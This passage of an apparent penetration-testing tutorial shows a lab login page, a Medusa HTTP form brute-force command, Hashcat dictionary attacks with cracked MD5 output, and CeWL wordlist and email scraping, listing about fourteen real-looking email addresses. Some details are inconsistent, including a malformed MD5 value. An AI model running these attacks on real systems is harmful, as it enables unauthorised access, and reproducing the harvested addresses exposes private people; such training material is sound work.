
Brute-forcing an HTTP login page can be a bit more complicated. You need to know the form fields for username and password, and sometimes, the URL of the login action. Here's an example of brute-forcing an HTTP login.

First, you need to make sure that an HTTP server (like Apache or Nginx) is running on your Ubuntu machine. If it's not already running, you can install and start Apache with the following commands:

- **sudo apt update**
- **sudo apt install apache2**
- **sudo systemctl start apache2**
- **sudo systemctl enable apache2**

```
ubuntu@ubuntu-virtual-machine:~$ sudo apt update
sudo apt install apache2
Hit:1 http://pk.archive.ubuntu.com/ubuntu jammy InRelease
Hit:2 http://pk.archive.ubuntu.com/ubuntu jammy-updates InRelease
Hit:3 http://pk.archive.ubuntu.com/ubuntu jammy-backports InRelease
Hit:4 https://packages.wazuh.com/4.x/apt stable InRelease
Hit:5 http://security.ubuntu.com/ubuntu jammy-security InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
212 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libsigsegv2 libwpe-1.0-1 libwpebackend-fdo-1.0-1
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap
Suggested packages:
ubuntu@ubuntu-virtual-machine:~$ sudo systemctl start apache2
ubuntu@ubuntu-virtual-machine:~$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
```

After installation, the HTTP service will be available on your Ubuntu machine, usually accessible via **http://<Ubuntu_IP_address>** in a web browser.



The page you're seeing is the default Apache2 page, which confirms that the Apache web server is working properly on your Ubuntu machine. However, there is no login mechanism or custom application hosted yet, so tools like Hydra or Metasploit cannot perform any meaningful brute-forcing on this default setup.

To proceed with HTTP brute-forcing or testing, you need to deploy a login page or application with credentials for Hydra or Metasploit to target.

Create a Login Page:

- Replace the default index.html with a custom login form.


- The file is located at /var/www/html/index.html.

Edit the file using a text editor:

sudo nano /var/www/html/index.html

Add the following HTML code for a simple login form:

```
<!DOCTYPE html>
<html>
<head>
    <title>Login Page</title>
</head>
<body>
    <h2>Login Page</h2>
    <form action="/authenticate" method="POST">
        <label for="username">Username:</label>
        <input type="text" id="username" name="username"><br><br>
        <label for="password">Password:</label>
        <input type="password" id="password" name="password"><br><br>
        <button type="submit">Login</button>
    </form>
</body>
</html>
```



Create the Authentication Logic:

- Use a simple PHP script to simulate login behavior.
- Create a new file /var/www/html/authenticate.php:

sudo nano /var/www/html/authenticate.php

Add the following code:


```php
<?php
$valid_username = "admin";
$valid_password = "password123";

$username = $_POST['username'];
$password = $_POST['password'];

if ($username === $valid_username && $password === $valid_password) {
    echo "Login successful!";
} else {
    echo "Incorrect username or password.";
}
?>
```

```
ubuntu@ubuntu-virtual-machine:~$ sudo nano /var/www/html/authenticate.php
ubuntu@ubuntu-virtual-machine:~$
```

```
 GNU nano 6.2                                /var/www/html/authenticate.php *
<?php
$valid_username = "admin";
$valid_password = "password123";

$username = $_POST['username'];
$password = $_POST['password'];

if ($username === $valid_username && $password === $valid_password) {
    echo "Login successful!";
} else {
    echo "Incorrect username or password.";
}
?>
```

Restart the apache service.

```
ubuntu@ubuntu-virtual-machine:~$ sudo systemctl restart apache2
ubuntu@ubuntu-virtual-machine:~$
```



For Linux (Debian/Ubuntu), you can install it using the APT package manager, like this:

sudo apt install medusa


next brute force the page using following command:

medusa -h example.com -U usernames.txt -P passwords.txt -M http –m FORM:/login.php:username_field=password_field -t 5

In this example:

- **-U:** Specifies a list of usernames.
- **-m:** Specifies a custom module for HTTP form brute-forcing. The format is FORM:[login action URL]:[username field]=[password field].
- **-t 5:** Runs five parallel threads.

This command will attempt to brute-force login for the users listed in usernames.txt using the passwords in passwords.txt on the HTTP form located at /login.php.




Hence we got the password of our login page i.e. letmein

TOOL NO.04 HASHCAT

What is Password Hashing?

Password hashing is the process of converting an alphanumeric string (such as a password) into a fixed-size string of characters using a hash function. A hash function is a mathematical function that takes an input (or 'message') and returns a fixed-length string of characters, which is typically a unique representation of the input data.

How Hashing Works:



There are various hashing algorithms available, such as **MD5**, **SHA-1**, **SHA-256,Microsoft LM hashes, Unix crypt formats, My SQL,CISCO prix** Each algorithm takes a string (like a password) and converts it into a fixed-length hash value. The key characteristic of hashing is that the length of the resulting hash is always constant, no matter how long or short the original input string is.

For example, let's take the MD5 hashing algorithm:

- For the input string **"Password123"**, the resulting MD5 hash is:

42f749ade7f9e195bf475f37a44cafcb

- For the input string **"HelloWorld1234"**, the MD5 hash is:

850eaebd5c4bb931dbb2bbcf7994c021

Notice that even though the input strings are different lengths, the output hash is always the same length.

Hashing vs. Encoding

While **hashing** and **encoding** might seem similar, they are fundamentally different:

- **Hashing** is a one-way function. Once data is hashed, it cannot be reversed back into its original form. This makes hashing ideal for securely storing sensitive information, such as passwords. The process is irreversible, which is why it's used to compare password hashes rather than storing passwords in plain text.

- **Encoding**, on the other hand, is a reversible transformation. You can encode data to make it easier to transmit or store, and later decode it back to its original form. An example of an encoding algorithm is **Base64**. If we encode the string "Password123" using Base64, we get:

  UGFzc3dvcmQxMjM=

What is Hashcat?

Hashcat is a fast password recovery tool that helps break complex password hashes. It is a flexible and feature-rich tool that offers many ways of finding passwords from hashes.

Hashcat is also one of the few tools that can work with the GPU. While CPUs are great for sequential tasks, GPUs have powerful parallel processing capabilities. GPUs are used in Gaming, Artificial intelligence, and can also be used to speed up password cracking

Step1: Install Hashcat

Hashcat comes pre-installed in Kali and Parrot OS. To install it in Ubuntu / Debian-based systems, use the following command:

$ apt install hashcat

To install it on a Mac, you can use Homebrew. Here is the command:

$ brew install hashcat

For other operating systems, a full list of installation instructions can be found here.

Once the installation is done, we can check Hashcat's help menu using this command:

$ hashcat –h

Flag Format for different hashes:

use the appropriate mode for corresponding hashes:

SHA-1: -m 100

SHA-256: -m 1400

NTLM: -m 1000

Before cracking a hash, let's create a couple of hashes to work with. We can use a site like Browserling to generate hashes for input strings.

- password
- MD5: 5f4dcc3b5aa765d61d8327deb882cf99

- 123456
- MD5: e10adc3949ba59abbe56e057f20f883e

- 123456789
- MD5: 25f9e794323b453885f5181f1b624d0b

- qwerty
- MD5: d8578edf8458ce06fbc5bb1b8d5f2a7f7

- 12345
- MD5: 827ccb0eea8a706c4c34a16891f84e7b

- 1234
- MD5: 81dc9bdb52d04dc20036dbd8313ed055

- password1
- MD5: cbfdac6008f9cab27b8f8d8b2e4b5026

- admin
- MD5: 21232f297a57a5a743894a0e4a801fc3

- letmein
- MD5: 0d107d09f5b4e3e42d1588e24f9f9a0e

- welcome
- MD5: c1e9ee0b7e2c77c33d0c7a23c8ea5248

- 123123
- MD5: e30e6e3dbda404b07b86c53d7b71f4e6


Dictionary attack (-a 0)

As we saw in our example above, a dictionary attack is performed by using a wordlist. A dictionary attack is also the default option in Hashcat. The better the wordlist is, the greater the chances of cracking the password.


Save the hashes in a **filename.lst** document

Now locate a list of commonly used password for the dictionary attack.

We are using the common.txt file for this purpose.



View the content of the file.



Since the hash format is Md5 so the command for attack will be:

hashcat -m 0 -a 0 -O hashes.lst /usr/share/fern-wifi-cracker/extras/wordlists/common.txt

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 0 -a 0 -O hashes.lst /usr/share/fern-wifi-cracker/extras/wordlists/common.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-sandybridge-Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz, 2910/5884 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 6 digests; 6 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Precompute-Init
* Meet-In-The-Middle
* Early-Skip
* Not-Salted
* Not-Iterated
```

Got the corresponding decrypted hashes.

```
9d127ff383d595262c67036f50493133:engineer
62608e08adc29a8d6dbc9754e659f125:client
5f4dcc3b5aa765d61d8327deb882cf99:password
63a9f0ea7bb98050796b649e85481845:root
e99a18c428cb38d5f260853678922e03:abc123

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: hashes.lst
Time.Started.....: Fri Dec 20 01:47:31 2024 (0 secs)
Time.Estimated...: Fri Dec 20 01:47:31 2024 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/home/kali/Desktop/common.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       28 H/s (0.19ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 5/6 (83.33%) Digests (total), 5/6 (83.33%) Digests (new)
Progress.........: 6/6 (100.00%)
Rejected.........: 0/6 (0.00%)
Restore.Point....: 6/6 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: admin → abc123
Hardware.Mon.#1..: Util: 26%

Started: Fri Dec 20 01:47:22 2024
Stopped: Fri Dec 20 01:47:33 2024
```

1. SHA-1 Mode

For SHA-1, the hash type is **100**.

Command:

hashcat -m 100 -a 0 hashes.lst /path/to/wordlist.txt --force

Example:

hashcat -m 100 -a 0 hashes.lst /usr/share/wordlists/rockyou.txt --force

2. NTLM Mode

For NTLM (used in Windows authentication), the hash type is **1000**.

Command:

hashcat -m 1000 -a 0 hashes.lst /path/to/wordlist.txt --force

Example:

hashcat -m 1000 -a 0 hashes.lst /usr/share/wordlists/rockyou.txt --force

TOOL NO.05: CeWL

A custom wordlist generator is a ruby program that crawls a specific URL to a defined depth and returns a list of keywords, which password crackers like John the Ripper, Medusa, and WFuzz can use to crack the passwords. CeWL also has an associated command-line app FAB, which uses the same metadata extraction techniques to generate author/producer lists from already downloaded files using information extraction algorithms like CeWL.

CeWL comes preinstalled with Kali Linux. With this tool, we can easily collect words and phrases from the target page. It is a robust program that can quickly scrape the webserver of any website.

Open the terminal of Kali Linux and type “CeWL -h” to see the lists of all the options it accepts, with a complete description.

Syntax: cewl <url> [options]

```
┌──(root㉿kali)-[~/cewl]
└─# cewl --help
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Usage: cewl [OPTIONS] ... <url>

    OPTIONS:
        -h, --help: Show help.
        -k, --keep: Keep the downloaded file.
        -d <x>,--depth <x>: Depth to spider to, default 2.
        -m, --min_word_length: Minimum word length, default 3.
        -o, --offsite: Let the spider visit other sites.
        --exclude: A file containing a list of paths to exclude
        --allowed: A regex pattern that path must match to be followed
        -w, --write: Write the output to the file.
        -u, --ua <agent>: User agent to send.
        -n, --no-words: Don't output the wordlist.
        -g <x>, --groups <x>: Return groups of words as well
        --lowercase: Lowercase all parsed words
        --with-numbers: Accept words with numbers in as well as just letters
        --convert-umlauts: Convert common ISO-8859-1 (Latin-1) umlauts (ä-ae, ö-oe, ü-ue,
        -a, --meta: include meta data.
        --meta_file file: Output file for meta data.
        -e, --email: Include email addresses.
        --email_file <file>: Output file for email addresses.
        --meta-temp-dir <dir>: The temporary directory used by exiftool when parsing file
        -c, --count: Show the count for each word found.
        -v, --verbose: Verbose.
        --debug: Extra debug information.

        Authentication
        --auth_type: Digest or basic.
        --auth_user: Authentication username.
        --auth_pass: Authentication password.

        Proxy Support
        --proxy_host: Proxy host.
        --proxy_port: Proxy port, default 8080.
        --proxy_username: Username for proxy, if required.
        --proxy_password: Password for proxy, if required.

        Headers
        --header, -H: In format name:value - can pass multiple.

    <url>: The site to spider.
```

Generating the wordlist

Use the following command to generate a list of words that will spider the given URL to a specified depth and we can use it as a directory for cracking the passwords.

```
cewl http://www.vulnweb.com
```

```
┌──(root㉿kali)-[~/cewl]
└─# cewl http://www.vulnweb.com
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Acunetix
learn
more
the
http
vulnweb
com
Review
scanner
topic
SQL
site
for
PHP
you
Web
Vulnerability
Scanner
websites
test
Apache
MySQL
```

Store wordlist to a file

Now to save this all wordlist in a file for record-keeping, efficiency and readability we will use the -w option to save the output in a text file.

```
cewl http://www.vulnweb.com -w dict.txt
```

Here *dict.txt* is the file name where the wordlist will be stored. Once the file has been created you can open it to see if the output is stored in the file.

```
┌──(root㉿kali)-[~/cewl]
└─# cewl http://www.vulnweb.com -w dict.txt
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

┌──(root㉿kali)-[~/cewl]
└─# head dict.txt
Acunetix
learn
more
the
http
vulnweb
com
Review
scanner
topic
```

Generating wordlists of a certain length

If you want to create a wordlist of a specific length, then you can choose to use option -m and provide the minimum length for the keyword hence it will create wordlists for a certain length.

```
cewl http://vulnweb.com / -m 10 -w dict.txt
```

```
┌──(root㉿kali)-[~/cewl]
└─# cewl http://www.vulnweb.com -m 10 -w dict.txt
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

┌──(root㉿kali)-[~/cewl]
└─# head dict.txt
Vulnerability
applications
Vulnerable
Technologies
SecurityTweets
testaspnet
intentionally
vulnerable
understand
programming
```


So basically, this will create a wordlist in which each word has a minimum of 10 letters and store these keywords in the file dict.txt. Screenshot is attached for your reference.

Retrieval of Emails from the website

In order to retrieve emails from the website, we can use the -e option, while the -n option will hide the lists created while crawling the provided website. As you can see in the screenshot attached it has found 1 email-id from the website.

```
cewl https://digi.ninja/contact.php -e -n
```

```
┌──(root㉿kali)-[~/cewl]
└─# cewl https://digi.ninja/contact.php -e -n
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

```
Email addresses found

Rick@Havu.us
chrisbruhin@gmail.com
gog1873@hotmail.com
jason_215@hotmail.com
logic@steelcon.info
robin@digi.ninja
robin@test.com
stuart@moabretreat.com
tutug60@hotmail.com
unni79@gmail.com
xraychen73@gmail.com
yashinl@discovery.co.za
ziggy1962@sympatico.ca
zuzujar@msn.com
```

Counting the number of words repeated on the website

If you want to count the number of times a word is repeated on a website, then use the -c option that will enable the count parameter.

```
cewl http://www.vulnweb.com -c
```

For your reference, a screenshot is added below which prints the count for every keyword repeated on website.

```
┌──(root㉿kali)-[~/cewl]
└─# cewl http://www.vulnweb.com -c
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Acunetix, 9
learn, 6
more, 6
the, 6
http, 5
vulnweb, 5
com, 5
Review, 5
scanner, 5
topic, 5
SQL, 4
site, 4
for, 3
PHP, 3
you, 3
Web, 2
Vulnerability, 2
Scanner, 2
websites, 2
```

Increase Spider depth

You can use -d option with the depth number to activate depth parameter for more quick and intense crawling so that a large list of words is created. The depth level is set to 2 as default.

```
cewl http://vulnweb.com -d 3
```

Verbose Mode

We have a -v option for the verbose mode to extend the website crawling result and retrieve complete detail of the website.

```
cewl http://vulnweb.com -v
```

So, this will display extended website crawling results. Below we have attached a screenshot so that you will get a clear idea.

```
┌──(root㉿kali)-[~/cewl]
└─# cewl http://www.vulnweb.com -v
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Starting at http://www.vulnweb.com
Visiting: http://www.vulnweb.com, got response code 200
Attribute text found:
Acunetix website security

Offsite link, not following: https://www.acunetix.com/
Offsite link, not following: https://www.acunetix.com/vulnerability-scanner/
Offsite link, not following: http://testhtml5.vulnweb.com/
Offsite link, not following: https://www.acunetix.com/vulnerability-scanner/html5-website-sec
Offsite link, not following: https://www.acunetix.com/vulnerability-scanner/crawling-html5-ja
Offsite link, not following: http://testphp.vulnweb.com/
Offsite link, not following: https://www.acunetix.com/vulnerability-scanner/php-security-scan
Offsite link, not following: https://www.acunetix.com/blog/articles/prevent-sql-injection-vul
Offsite link, not following: http://testasp.vulnweb.com/
Offsite link, not following: https://www.acunetix.com/vulnerability-scanner/sql-injection/
Offsite link, not following: https://www.acunetix.com/websitesecurity/sql-injection/
Offsite link, not following: http://testaspnet.vulnweb.com/
Offsite link, not following: https://www.acunetix.com/vulnerability-scanner/network-vulnerabi
Offsite link, not following: https://www.acunetix.com/blog/articles/network-vulnerability-ass
Offsite link, not following: http://rest.vulnweb.com/
Offsite link, not following: https://www.acunetix.com/blog/articles/rest-api-security-testing
Offsite link, not following: https://www.acunetix.com/blog/articles/rest-api-security-testing
Words found
Acunetix
learn
more
the
http
vulnweb
com
Review
scanner
topic
```

Alphanumeric Wordlist

Sometimes it may happen that you may need an alpha-numeric wordlist that you can use –the with-numbers option to get an alpha-numeric wordlist.

```
cewl http://testphp.vulnweb.com/artists.php --with-numbers
```

```
┌──(root㉿kali)-[~/cewl]
└─# cewl http://testphp.vulnweb.com/artists.php --with-numbers
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
and
Acunetix
site
your
InstanceBeginEditable
name
rgn
InstanceEndEditable
end
```

```
Storage
Link
DNS
313
enclosure
SATA
Price359
Camera
A4Tech
335E
Price10
Laser
Color
Printer
LaserJet
M551dn
Price812
Example
check
Original
article
Posters
Paintings
user
press
submit
button
will
transferred
asecured
connection
Retype
Name
Credit
card
Mail
Phone
Address
```

Cewl with Digest/Basic Authentication

It may happen sometimes that some web applications may have an authentication page for login and for that the above basic command will not give desired results. So for that, you need to bypass the authentication page by using the command given below.


```
cewl http://testphp.vulnweb.com/login.php --auth_type Digest --auth_user test –auth_pass test -v
```

In this command we have used the following options:

–auth_type: Digest /Basic

–auth_user: Authentication Username

–auth_pass: Authentication password




Lowercase all parsed words

When you need the keywords to be generated in lowercase for that you can use the –lowercase option to generate the words in lowercase.

```
┌──(root㉿kali)-[~]
└─# cewl http://www.vulnweb.com --lowercase
